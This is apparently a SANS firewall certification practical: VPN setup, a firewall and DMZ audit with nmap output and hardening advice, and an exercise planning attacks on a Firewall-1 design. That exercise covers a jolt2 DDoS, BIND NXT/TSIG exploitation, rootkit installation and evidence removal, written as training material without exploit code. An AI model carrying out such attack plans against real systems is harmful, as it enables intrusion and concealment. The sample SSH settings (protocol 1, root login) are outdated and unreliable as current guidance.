Cmnd_Alias VPN=/usr/sbin/pppd;/sbin/route
fw-vpn1 ALL=NOPASSWORD: VPN
```

Cmnd_Alias VPN=/usr/sbin/pppd;/sbin/route

The Cmnd_Alias option specifies a command alias name VPN that contains the */usr/sbin/pppd* and */sbin/route* programs.

fw-vpn1 ALL=NOPASSWORD: VPN

The next line specifies that user *fw-vpn1* can execute all the commands in the VPN alias with having to supply a password.

Configuring pty-redir on the branch office

The pty-redir program allows the creation of a new pseudo-terminal on the branch office in order to run point-to-point protocol traffic through it. Not all forms of Unix use the same designation for pseudo-terminals. Some designate pseudo-terminal as */dev/pty;* others, as */dev/tty*. The source for the pty-redir program is given in the

Appendix. Edit the source with an editor of choice and change line 84 to reflect the naming conventions for the particular system it is to execute on.

Configuring pppd and route scripts on the Central Office

Two small scripts are required on the central office and reside in the home directory the user account, *fw-vpn1*. The first, pppd has as its contents

```
#!/bin/sh
/usr/sbin/pppd
```

This script executes the point-to-point protocol daemon. The second script, route, has as its contents

```
#!/bin/sh
/sbin/route add –net 192.168.5.0 gw 192.168.7.1
```

This adds a route so that the central office can get back to branch office's LAN. Use the chmod command to set the permissions on these two files such that only the owner of scripts has read, write and execute permissions.

```
chmod u=rwx,g-rwx,o-rwx pppd route
```

Configuring the VPN script on the Branch Office

The VPN script resides on the branch office and makes the VPN connection. A listing of the script can be found in the Appendix.Various parameters in the script are described below:

PPPDAPP: This is the path of the pppd script in the home directory of the branch office's account on the central office's server. In this case, it's */home/fw-vpn1/pppd.*

ROUTEAPP: This is the path to the *route* script. In this case, it's */home/fw-vpn1/route*.

MYPPPIP: This is the IP address of the VPN interface on the branch office. In this case, it's 192.168.7.1.

TARGETIP: The is the IP address for the VPN interface on the central office. In this case, it's 160.2.36.16.

TARGETNET: This is the network address (not the IP address) for the LAN side of the central office. In this case, it's 192.168.3.0.

MYNET: This is the network address for the LAN side of the branch office (192.168.5.0).

FIREWALL: This is the hostname of the central office, *giac-ent-fw.giac.com*.

CENTRALACC: This is the login name for the branch office's account on the central office. In this case, it's "*fw-vpn1*".

PPPD, REDIR, SSH: These reflect the paths to these programs on the particular system.

These parameters would look like this in the VPN script:

```
PPPDAPP=/home/fw-vpn1/pppd
ROUTEAPP=/home/fw-vpn1/route
PPPD=/usr/sbin/pppd
REDIR=/usr/local/bin/pty-redir
SSH=/usr/local/bin/ssh
MYPPPIP=192.168.7.1
TARGETIP=192.168.7.2
TARGETNET=192.168.3.0
MYNET=192.168.5.0
FIREWALL=giac-ent-fw.giac.com
CENTRALACC=fw-vpn1
```

A complete listing of the VPN script can be found in the Appendix

Executing the script by hand would look something like this:

```
# VPN start
setting up VPN
tty is /dev/ttyp1
```

To execute the script on system startup, copy the VPN script to an appropriate directory on the branch office, such as */etc*.and call it from the */etc/rc.local* file in this manner:

```
/etc/VPN start
```

Executing the ifconfig command from the branch office should produce output similar to this:

```
ppp0      Link encap:Point-Point Protocol
inet addr:192.168.7.1 P-t-P:192.168.7.2 Mask:255.255.255.0
UP POINTOPOINT RUNNING NOARP MULTICAST MTU:1500 Metric:1
RX packets:61 errors:0 dropped:0 overruns:0
TX packets:61 errors:0 dropped:0 overruns:0
```

Mobile Users

Mobile users such as sales representatives will be users of the VPN to connect to the home office via an Internet connection from the their laptops running Linux. Although the communications with the central office will be secured over SSH, the laptop is still connected to the Internet and, thus opens to attack and compromise. ACME highly recommends first hardening the laptops with Bastille-Linux available at http://www.bastille-linux.org. Currently, Bastille-Linux can be used to harden the popular RedHat and Mandrake Linux distributions. ACME also recommends installing a personal firewall on all roving laptops to protect them from scanning and compromising. Two excellent personal firewalls for Linux are Firestarter [2] and rcf [3]. Firestarter is a GUI based personal firewall while rcf is command line-oriented.

A comparison of the two can be found at:

http://www.dfwuug.org/newsletters/2001/newsletter_0101.html#GarySmith.

Conclusion

ACME has defined a security policy for GIAC Enterprises comprised of a border router, firewall, and VPN solution. As GIAC Enterprises is a leading supporter of Open Source Software, ACME was requested to use Open Source Software where appropriate to implement the security policy where deemed appropriate. ACME believes the policy parameters put forth in this document will provide GIAC Enterprises with sufficient security today and the building blocks to secure the enterprise in the future.

[2] http://sourceforge.net/projects/firestarter/
[3] http://sourceforge.net/projects/rcf/

Audit Your Firewall

Introduction

Following the completion of the Security Architecture project and the Security Policy project conducted by ACME for GIAC Enterprises, the management of GIAC Enterprises decided to contract with ACME again for a security audit of the firewall. In the statement of work, ACME will conduct an audit of the firewall and a perimeter analysis. The project deliverables will be a report describing the methodology used to conduct the audit, the findings of the audit, and recommendations based on the findings of the audit to enhance security of the firewall and the perimeter.

Planning the Audit

Firewall testing is a penetration test. The idea is to subject a firewall the same assaults in which a hacker would engage but in a controlled and reproducible manner. Auditing a firewall can be like a double-edged sword. The audit provides a test of how the firewall will stand up to a hacker's attacks since the audit uses the same tools and techniques used by hackers. If the firewall passes the audit, it can be a source of confidence to officers and management in a corporation, a digital security blanket, if you will. On the other hand, a firewall with a failing grade reveals the inadequacies an organization's security polices and leads frequently lead to animosity. Sometimes firewall audits go awry causing severe disruption in the normal business activities

The first step in a firewall audit is establishing the rules of engagement for the audit. The planning for auditing a firewall must be as carefully considered as the security policy it implements. There are three issues to be considered in a firewall audit:

1. Rationale. The primary motivation for testing a firewall should be the need to determine, through empirical methods, the firewall's ability to prevent the kind of attacks that intruders are likely to perpetrate. As such, penetration testing is an extremely invasive procedure. The interests of the organization might be served better by an analysis of the security policy and the techniques used to implement than a formal penetration test.

2. Management awareness and buy-in. Firewall testing without management awareness is a recipe for disaster. At the very least management will view the testing as an irresponsible act.

3. Disruption. Firewall testing will likely disrupt network operations. The methods used to audit a firewall are the same as an actual attacker would use. These can overload systems and networks grinding operations to a halt. Limits on the amount of disruption must be defined before the actual testing begins. The notification of network administrators and others in advance of an impending and possibly of the time of the planned test reduces the likelihood of disruption.[4]

[4] There is a tacit assumption in performing the audit that the system and network administrators have not made changes to the firewall or other perimeter systems prior to the audit. Removing services and changing

With the rules of engagement, established, the next step is formulation of the goals of the tests that will be used to audit the firewall.

The goals mutually agreed upon by the management of GIAC Enterprises and ACME take the form of questions to be answered by the audit.

1. Is the firewall a correct implementation of the firewall security policy?
2. How adequate is the logging capability?
3. Does the firewall have the ability to send an alarm?
4. Is the firewall adequately hardened?

The policy should define which services are allowed and which are not. It is the task of the firewall to correctly implement the security policy. This can be determined by performing a portscan of the firewall from outside the perimeter. ACME performed a portscan of the GIAC Enterprises firewall with nmap, a popular program among hackers to determine listening ports.

The format of the nmap command used to portscan, an explanation of the command, the results of the command and an explanation of the results are given below

```
nmap -v -g53 -sS -sR -P0 -p1-65000 -o nmap.lis giac-ent-fw.giac.com
```

The –v option is for verbose mode. The option is highly recommended to as its use gives more information about what is going on. The –g option sets the source port to be used in the scan. In this scan port 53, the port used by DNS, is used. Firewalls routinely pass port 53, thus this is a good port to use. The –sS option directs nmap to perform a TCP SYN scan. This is often referred as a "half open" scan because a full TCP connect is never done. The –sR directs nmap to perform an RPC scan to see what RPC services may be running on the firewall. The –P0 option directs nmap to not ping the host first. This allows the scanning of networks that do not allow ICMP echo requests or responses through the firewall. The –p tells nmap which port or range of ports to scan. In this case, the full range of ports is scanned. The –o option directs nmap to write the results to a file, in this case, *nmap.lis*. The last parameter is the name or IP address of the system to target, in this case the firewall for GIAC Entperprises.

```
Starting nmap V. 2.52 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Initiating SYN half-open stealth scan against giac-ent-fw.giac.com (160.2.36.16)
The SYN scan took 4092 seconds to scan 65000 ports.
Initiating RPC scan against giac-ent-fw.giac.com (160.2.36.16)
The RPC scan took 3 seconds to scan 65000 ports.
Interesting ports on giac-ent-fw.giac.com (160.2.36.16):
(The 64993 ports scanned but not shown below are in state: filtered)
Port       State       Service (RPC)
21/tcp     open        ftp
22/tcp     open        ssh
```

configurations would render the audit invalid.

```
23/tcp      closed      telnet
25/tcp      open        smtp
53/tcp      open        domain
80/tcp      open        http
443/tcp     open        https
```

The nmap scan of giac-ent-fw.giac.com indicates the expected ports are listening for connection and rogue ports, such as rpc services or IRC (Internet Relay Chat) are not open.

For the sake of completeness, ACME requested the approval to portscan on each segment of the internal LAN of GIAC Enterprises. The management of GIAC Enterprises agreed that this was a worthwhile pursuit but was unwilling to commit to the potential service disruption this might cause. GIAC Enterprises has stated it wishes ACME to perform such scans at a later date.

How adequate is the logging capability?

The ability to log events is especially important in light of the nature of many attacks on firewalls. A popular technique among hackers is the "stealth attack" in which information is gathered about a network over a long period of time. This makes detection unlikey. Reviewing */etc/syslog.conf* [5] of the firewall revealed several shortcomings in the logging that could be easily improved. ACME recommends uncommenting this line:

```
#console.info                                   /var/log/console.log
```

This will direct all writes to the console into the file */var/log/console.log*.

ACME recommends uncommenting this line:

```
#*.*                                            /var/log/all.log
```

This will enable logging of all messages to the file */var/log/all.log*

ACME recommends uncommenting this line and substituting the name/IP address of one of the syslog servers on the internal network:

```
#*.*                                            @loghost
```

Finally, remove references to inn, ppp, slip and news from the file.

Does the firewall have the ability to send an alarm?

Ideally, the portscan performed against the firewall should have caused alarms to go off, pagers to buzz beep or vibrate, or some other event should have happened to get people's attention. No such events occurred. Upon inspection of the log files, significant events had been logged. This situation is analogous to setting up a closed circuit TV camera system at the perimeter of a building and not having anyone watching the TV screens. ACME recommends GIAC Enterprises install and configure the Simple Watcher program, swatch, to watch the log files. Swatch has multiple methods of alarming, both visually and by triggering events. This is the

[5] The */etc/syslog.conf* file can be found in the Appendices.

perfect tool to run on a master loghost to cause alarms to go off indicating a significant security event has occurred. Swatch can be obtained from http://www.stanford.edu/~atkins/swatch/

Is the firewall adequately hardened?

ACME inspected the firewall setup for GIAC Enterprises and produced the following recommendations for GIAC Enterprises to harden the firewall in increase its resiliency.

The files */etc/syslog.conf* and */etc/newsyslog.conf* control the logging of events and the rotation of system logs. These files should not be readable by ordinary users. ACME recommends setting the permissions on these file such that only root has read access.

```
chmod 600 /etc/syslog.conf
chmod 600 /etc/newsyslog.conf
```

By default, many operating systems, including FreeBSD on which the firewall is based, send a RST packet when they receive data on closed ports. This has the potential to make portscanning and OS fingerprinting easier. In addition, this wastes CPU processing capability and has the potential for use as a denial of service attack. There exists a feature in FreeBSD called the "blackhole". In the case of TCP when the blackhole is set, SYN packets on closed ports are dropped and no RST is returned. For UDP, instead of returning an ICMP unreachable packet in response to a UDP datagram on a closed port, no reply is sent. To enable TCP and UDP blackholing, add the following lines in */etc/sysctl.conf*:

```
net.inet. tcp..blackhole=2
net.inet.udp.blackhole=1
```

This will take effect at the next reboot. To activate it immediately, do

```
/bin/sh /etc/rc.sysctl
```

To eliminate icmp redirects which can be used to hijack sessions or be used in denial of service attacks, add the following line to */etc/rc.conf*:

```
icmp_drop_redirects="YES"
```

To log icmp redirects, add the following line to */etc/rc.conf*

```
icmp_log_redirect="YES"
```

Finally, ACME recommends changes *to* */etc/fstab*. This is the /etc/fstab currently on the firewall:

# Device	Mountpoint	FStype	Options	Dump	Pass#
/dev/ad0s1b	none	swap	sw	0	0
/dev/ad0s1a	/	ufs	rw	1	1
/dev/ad0s1e	/opt	ufs	rw	2	2

```
/dev/ad0s1f     /tmp        ufs      rw              2    2
/dev/ad0s1h     /usr        ufs      rw              2    2
/dev/ad0s1g     /var        ufs      rw              2    2
/dev/acd0c      /cdrom      cd9660   ro,noauto  0    0
proc            /proc       procfs   rw         0    0
```

Note that partitions are mounted read/write. ACME recommends changing */etc /fstab* to this:

```
# Device        Mountpoint    FStype    Options              Dump    Pass#
/dev/ad0s1b     none          swap      sw                   0       0
/dev/ad0s1a     /             ufs       ro                   1       1
/dev/ad0s1e     /opt          ufs       ro                   2       2
/dev/ad0s1f     /tmp          ufs       rw,noexec,nosuid     2       2
/dev/ad0s1h     /usr          ufs       ro                   2       2
/dev/ad0s1g     /var          ufs       rw,noexec,nosuid     2       2
/dev/acd0c      /cdrom        cd9660    ro,noauto            0       0
proc            /proc         procfs    rw                   0       0
```

In this modified */etc/fstab*, system partitions such as */, /usr, and /opt* are mount read only to prevent attackers from overwriting system programs or configuration files. Partitions that are mounted read/write, such as */tmp and /var* are mounted "noexec" and "nosuid". The "noexec" option will not allow execution of binaries on the mounted files system. The "nosuid" option will not permit the set-user-identifier or set-group-identifier bits on binaries to take effect. These two options in tandem will make if difficult for attackers to substitute trojans for real programs.

The DMZ

There are three systems in the De-Militarized Zone (DMZ) of GIAC Enterprises providing DNS naming services, web services, and ftp, and electronic mail to the Internet. These systems also provide points of attack for hackers. The three systems in the DMZ are PC architecture computers all running RedHat Linux 7.0. It is vitally important that these servers be audited and made as secure as possible. The auditing of these three systems will be in a three tiered approach:

1. Overall system hardening
2. General improvements in security
3. Specific improvements based on service function

Overall System Hardening

From interviews with systems administration staff of GIAC Enterprises, ACME was able to determine that the systems in the DMZ had not undergone any hardening process to make the systems more resilient to

intruders. ACME recommends obtaining Bastille-Linux and executing it on each of the systems in the DMZ. Bastille Linux is a hardening program which enhances the security of a Linux system, by configuring daemons, file permissions, and logging.

General improvements in security

An excellent starting point to improve the security of system is the SANS Institute Top Ten located at http://www.sans.org/topten.htm. Not all items are applicable to all systems, but these are the "low hanging fruit" than can be readily implemented to improve security. The SANS Top Ten are given below.

1. BIND weaknesses: nxt, qinv and in.named allow immediate root compromise.
2. Vulnerable CGI programs and application extensions (e.g., ColdFusion) installed on web servers.
3. Remote Procedure Call (RPC) weaknesses in rpc.ttdbserverd (ToolTalk), rpc.cmsd (Calendar Manager), and rpc.statd that allow immediate root compromise.
4. RDS security hole in the Microsoft Internet Information Server (IIS)
5. Sendmail and MIME buffer overflows as well as pipe attacks that allow immediate root compromise.
6. sadmind and mountd
7. Global file sharing and inappropriate information sharing via NetBIOS and Windows NT ports 135->139 (445 in Windows2000), or UNIX NFS exports on port 2049, or Macintosh Web sharing or AppleShare/IP on ports 80, 427, and 548.
8. User IDs, especially root/administrator with no passwords or weak passwords.
9. IMAP and POP buffer overflow vulnerabilities or incorrect configuration.
10. Default SNMP community strings set to 'public' and 'private.'

Application of the SANS Top Ten

On the DNS name server, ACME found the version of named was potentially susceptible to the NXT and QINV exploits. ACME highly recommends upgrading the version of named to the latest stable release. ACME also found versions of named on the web server and mail server. ACME recommends the removal of named from these systems lest they be started accidentally or by malicious intent. ACME also recommends running named in "chrooted" environment to prevent future remote compromise attacks.

On the web server, ACME found the sample programs distributed with the Apache web server still in place. ACME recommends removal of these easily compromised programs and a careful audit of all CGI programs running on the web server for vulnerabilities.

On the email server, ACME found the version of sendmail running there was susceptible to buffer overflow exploits as described in the SANS Top Ten. ACME recommends upgrading sendmail to the latest stable

version.

With permission of the management of GIAC Enterprises, ACME checked the password files of the three servers in the DMZ at the ACME Research Center using John The Ripper. John the Ripper is a password cracker for Unix systems. ACME found neither user ids with out passwords or user ids with weak passwords. ACME recommends installation of the proactive password strength-checking module for PAM-aware systems such as Linux. The checking module can be used to prevent users from choosing passwords that would be easily cracked with programs like John The Ripper. John The Ripper can be obtained from http://www.openwall.com/john/, the password-checking module, from http://www.openwall.com/passwdqc/.

Although none of the systems in the DMZ are running SNMP, ACME recommends removal of the software from the system lest it started either by accident or for malicious intent.

ACME also recommends installing and configuring Tripwire (available at http://www.tripwire.com) on each of the servers in the DMZ. ACME recommends running Tripwire to check the integrity of the servers each day and designating someone to review the reports from Tripwire as well.

Specific Improvements Based on Service Function

ACME recommends several improvements be made to the web server to improve its security.

1. Server Side Includes (SSI) should be disabled to prevent users from executing arbitrary programs from any directory.

2. Limit CGI to special directories controlled by the administrative staff.

3. Always remember that the administration staff must trust the writers of the CGI script/programs or their ability to spot potential security holes in CGI, whether deliberate or accidental.

ACME recommends several improvements be made to the email server to increase its security. The sendmail daemon on the email server should either be encapsulated in a wrapper such as the smap and smapd programs from the Firewall Took Kit (FWTK) or replaced with an alternative Mail Transfer Agent. Smap and Smapd prevent outsiders from communicating with large privileged programs like sendmail, thus making electronic mail more secure. If alternative Mail Transfer Agents are considered, ACME recommends either Postfix or Qmail. Postfix is available at http://www.postfix.org and Qmail is available at http://cr.yp.to/qmail.html. Smap and Smapd are available as part of the Firewall Tool Kit from http://www.fwtk.org.

Post Audit Considerations

After the conclusion of the firewall audit, the results of the audit could serve as "HOW-TO" to an attack upon GIAC Enterprises. If the results are not adequately protected, the results could end up in the hands of a disgruntled employee or an industrial espionage agent. The results could even be posted to a web site on the Internet for the entire world to see. Designating who will be allowed to possess copies of the audit, restricting copying and disseminating of the information, and ensuring proper storage of information can preclude these and other potentially embarrassing situations.

Design Under Fire

Introduction

The purpose of this exercise is to help you think about threats to your network and therefore develop a more robust design. Keep in mind that the next certification group will be attacking your architecture!

Select a network design from any previously posted GCFW practical

(http://www.sans.org/giactc/gcfw.htm)

and paste the graphic into your submission. Be certain to list the URL of the practical you are using. Design the following three attacks against the architecture:

1. An attack against the firewall itself. Research vulnerabilities that have been found for the type of firewall chosen for the design. Choose an attack and explain the results of running that attack against the firewall.


2. A denial of service attack. Subject the design to a theoretical attack from 50 compromised cable modem/DSL systems using TCP SYN, UDP, or ICMP floods. Describe the countermeasures that can be put into place to mitigate the attack that you chose.

3. An attack plan to compromise an internal system through the perimeter system. Select a target, explain your reasons for choosing that target, and describe the process to compromise the target.

For this portion of the assignment, ACME has chosen the design submitted at

http://www.sans.org/y2k/practical/Alexander_Usenko_GCFW.doc

A copy of the security architecture is given below.



Attacking the Firewall

Checkpoint's Firewall-1 product is one of the most popular firewall products in use today. Mr. Usenko chose to use Firewall-1 as the primary firewall. Mr. Usenko states the version used in his architecture is 4.1. For this

discussion, we will assume no service packs have been applied. Searching the Internet for vulnerabilities in Firewall-1 with that release number, a series of vulnerabilities were found on http://www.phoneboy.com.

In a paper delivered at the Black Hat Briefings 2000, Messrs. Thomas Lopatic, John McDonald, and Dug Song described several vulnerabilities in this and related versions of Checkpoint's Firewall-1. Some of the attacks that can leveled at this version are:

TCP Fast Mode

Firewall-1 has a feature called "fast mode" that allows an administrator to designate certain services as "performance critical." This might be HTTP for a high volume web server or SMTP for a corporate Internet email gateway. For these fast mode services, Firewall-1 passes the packets that have a source or destination port of the fast mode without any additional rule base or connection checking. Also, in fast mode, only SYN packets are verified. This would allow an attacker to pass TCP packets without the SYN bit set through the firewall by setting the source port of the packets to that of a fast mode service. This would be useful in mapping a network with *nmap* using the *–g* and *–sF* options.

IP Spoofing

In Firewall-1, IP spoofing protection is configured per network object at the interface level. There are several options possible but a typical configuration may go set up in the following manner:

1. DMZ and intranet interfaces are set to "This Net" or "This Net+" thus restricting valid source IP addresses on the interface to those directly on its network or routable to its network.

2. External interfaces are set to "Others" thus disallowing packet purporting to originate from any either DMZ or intranet networks.

This configuration omits spoofing protection for the external interface for the firewall. This allows an attacker to send any arbitrary UDP datagram to the external firewall interface.

These are only two of the exploits described by Lopatic, McDonald, and Song. A complete description of the exploits they described at the Black Hat Briefings can be found at http://www.phoneboy.com.

IP Fragmentation

Lance Spitzner described a denial of service attack using IP fragmentation (http://www.enteract.com/~lspitz/fwtable.html).

This vulnerability exploits the method Firewall-1 handles fragmented packets. Firewall-1 reassembles all IP fragments of a datagram before comparing it against the security policy. This is done to counter other forms of attack such as the Overlapping Fragment Attack. To identify and log attacks such as the Ping Of Death attack, Checkpoint added a mechanism to log certain event occurring during the fragment reasssembly process. This has the potential to cause a denial of service attack against the firewall. Firewall-1 reassembles the complete packet before passing it on. By sending a large number of incomplete packets which can never be

reassembled, the logging mechanism would consume all the CPU resources of the firewall making it inoperable.

Denial of Service Attack

A Denial Of Service Attack, or DoS is just what its name implies: it is used to deny service to a network or system. While crashing the victim computer is an option in a DoS, a more common approach is to flood the system with packets crafted to take advantage of a weakness in the software running on the system. The result is the system consumes all of one or more of its resources and becomes unusable, thus denying service. In a Distributed Denial of Server or DDoS, the attacker is not a single system but a distribution of computers. For this attack, a battery of fifty systems connected to the Internet by DSL will be used.

Method of Attack

In the attack against the firewall described by Mr. Usenko, a hacker progam, jolt2[6], will be used to create a DDoS attack. Jolt2, by Phonix Monkey, is a C program that sends a large number of fragmented packets at a victim system. The packets sent can be ICMP or UDP packets. This increases the likelihood a successful attack because some security architectures block ICMP as a matter of course. When used so send UDP packets, a port is supplied as an option. DNS services on port 53 are typically passed in as a matter of course. Thus, if using jolt2 to send fragmented ICMP packets is unsuccessful, the fallback for this DDoS attack will be to send fragmented UDP packets appearing to be DNS requests. As the stream of fragmented packets bombards the firewall, it will slow until the CPU is consumed attempting to log all the packets incapable of reassembly and become unusable. The source for *jolt2* can be found in the Appendix

Attack Prevention Methods

To overcome the TCP Fast Mode and the IP Spoofing attack, apply, at the very least, Service Pack 2 to all systems running Firewall-1. To overcome the IP fragmentation attack described by Mr. Spitzer, disable console logging by entering the following command from the console:

```
$FWDIR/bin/fw ctl debug –buf
```

This command can be added to the *$FWDIR/bin/fw/fwstart* command file to disable this style of logging when the firewall software is restarted.

It should be pointed out that there is not a design flaw in Mr. Usenko's security architecture. Rather, the flaw is software used to implement the security architecture.

Internal Attack

[6] http://archives.neohapsis.com/archives/vuln-dev/2000-q2/0768.html

When bank robber Willie Sutton[7] was asked why he robbed banks, he said, "Because that's where the money is." While there may not be any money in the DMZ systems, they are the place to attack to gain access to the internal systems because that's where the vulnerabilities are. The "low hanging fruit" that will be easy picking is the DNS name server. Thus, the plan of attack will be compromise the external DNS name server, then the internal DNS name server.

Using a program such as nmap or hping, the identity of the DNS server can be ascertained by scanning for UDP port 53. This is made especially easy is fast mode is used on the firewall as described above. In CERT advisory CA-1999-14, (http://www.cert.org/advisories/CA-1999-14.html) some versions of BIND fail to properly validate NXT records. This improper validation could allow an intruder to overflow a buffer and execute an arbitrary command or program with the privileges of the name server. To exploit this vulnerability, the program teso-nxt from https://www.team-teso.net will be used. Teso-nxt works by constructing a large record with a shell command imbedded at the end. The record when sent to the name server overflows the receiving buffer in the name server daemon, overwriting the stack on exit and executing the imbedded shell command/program. Since most DNS name server daemons execute as root, any arbitrary command can be executed. Because the size of the offending record is large (greater than 4140 bytes), the exploit will use TCP rather UDP because large information transfers use TCP with DNS name servers. If the NXT exploit was unsuccessful, the next exploit to try is the TSIG exploit.

BIND version 8 contains a buffer overflow (see http://www.cert.org/advisories/CA-2001-02.html) in the implementation of Transaction Signatures (TSIG) for DNS security as defined in RFC 2845. Because the overflow occurs within the initial processing of a DNS request, both recursive and non-recursive DNS servers are vulnerable, independent of the DNS security configuration. This exploit can be used to execute any arbitrary command or program. The program can be found at http://www.securiteam.com/exploits/5LP0P0K3FI.html.

Once the external DNS name server is compromised, the next steps are patch the vulnerability to keep anyone else from exploiting the same exploit, install a root kit, get rid of any offending evidence, and lay low for a while.

The next step is to gain access to the internal DNS server. More than likely, the same compromise that was successful on the external DNS server will also be successful on the internal name server. Once entry to the internal DNS server is established, the same methodology is applied to internal DNS server: remove the vulnerability, install a root kit, remove any evidence, and lay low for a while. The internal DNS server is an excellent platform from which to map the internal network, peruse files, and compromise other systems with GIAC Enterprises.

Conclusion

Firewalls and security architectures are subject to Fudd's First Law of Opposition[8]. Given enough time, a determined party will break into a firewall much the same way barbarians laid siege to castles of old. Also like

[7] http://www.fbi.gov/fbinbrief/historic/famcases/sutton/sutton.htm

[8] Push something hard enough and it will fall over.

the castles of old, watchers can warn and alert the guardians that barbarians are at the gate and countermeasures can be taken to fend off the attack. However, a firewall alone, just like a moat, is not enough to protect the valuables within. An insider can open a portal for an attacker to get in allowing the barbarians to loot and pillage. Only a comprehensive security strategy that follows the principle of "defense in depth" can keep the would-be intruders at bay.

Appendix

/etc/sshd.config

```
# This is ssh server systemwide configuration file.
#
# Listen on port 22, the standard
Port 22
# Support SSH Protocol 1 only (SSH 1.X baseline), which means RSA
# keys are used
Protocol 1
# Listen on your internal network's address only so that hackers
# from the internet can't access the SSH daemon on your box and
# try to log on. Note that you'll have to change 192.168.1.1 to
# whatever IP address your internal NIC has.
ListenAddress 192.168.1.1
# Standard settings for a bunch of stuff...HostKey, ServerKeyBits,
# LoginGraceTime, etc.
HostKey /etc/ssh/ssh_host_key
ServerKeyBits 768
LoginGraceTime 120
KeyRegenerationInterval 3600
StrictModes yes
PrintMotd yes
KeepAlive yes
CheckMail no
# Permit 'root' login...that's the only account we have on this
# box anyway
PermitRootLogin yes
# After 10 unauthenticated connections, refuse 30% of the new
# ones, and refuse any more than 60 total.
MaxStartups 10:30:60
# Don't read ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# Don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
IgnoreUserKnownHosts yes
# Disable X11 forwarding...we're not even running X on our firewall
X11Forwarding no
# Implement severe logging...potentially invasive, but we're the
# only authorized users & we do have a legal warning banner,
# so everyone's been warned....
SyslogFacility AUTH
LogLevel DEBUG
# Set up SSHD so that you must have a RSA key in root's
# authorized_keys file to successfully log in. No Rhosts, no
# PasswordAuthentication, etc.
RhostsAuthentication no
RhostsRSAAuthentication no
RSAAuthentication yes
PasswordAuthentication no
```

```
PermitEmptyPasswords no
UseLogin no
```

/etc/hosts.allow

```
#
# hosts.allow access control file for "tcp wrapped" applications.
#
ALL : localhost 127.0.0.1 : allow
sshd : 192.168.1.0/255.255.255.0 : allow
ALL : ALL : deny
```

/etc/tripwire/twpol.txt

```
@@section GLOBAL
TWROOT="/usr/local";
TWBIN="/usr/local/sbin";
TWPOL="/usr/local/etc/tripwire";
TWDB="/usr/local/lib";
TWSKEY="/usr/local/etc/tripwire";
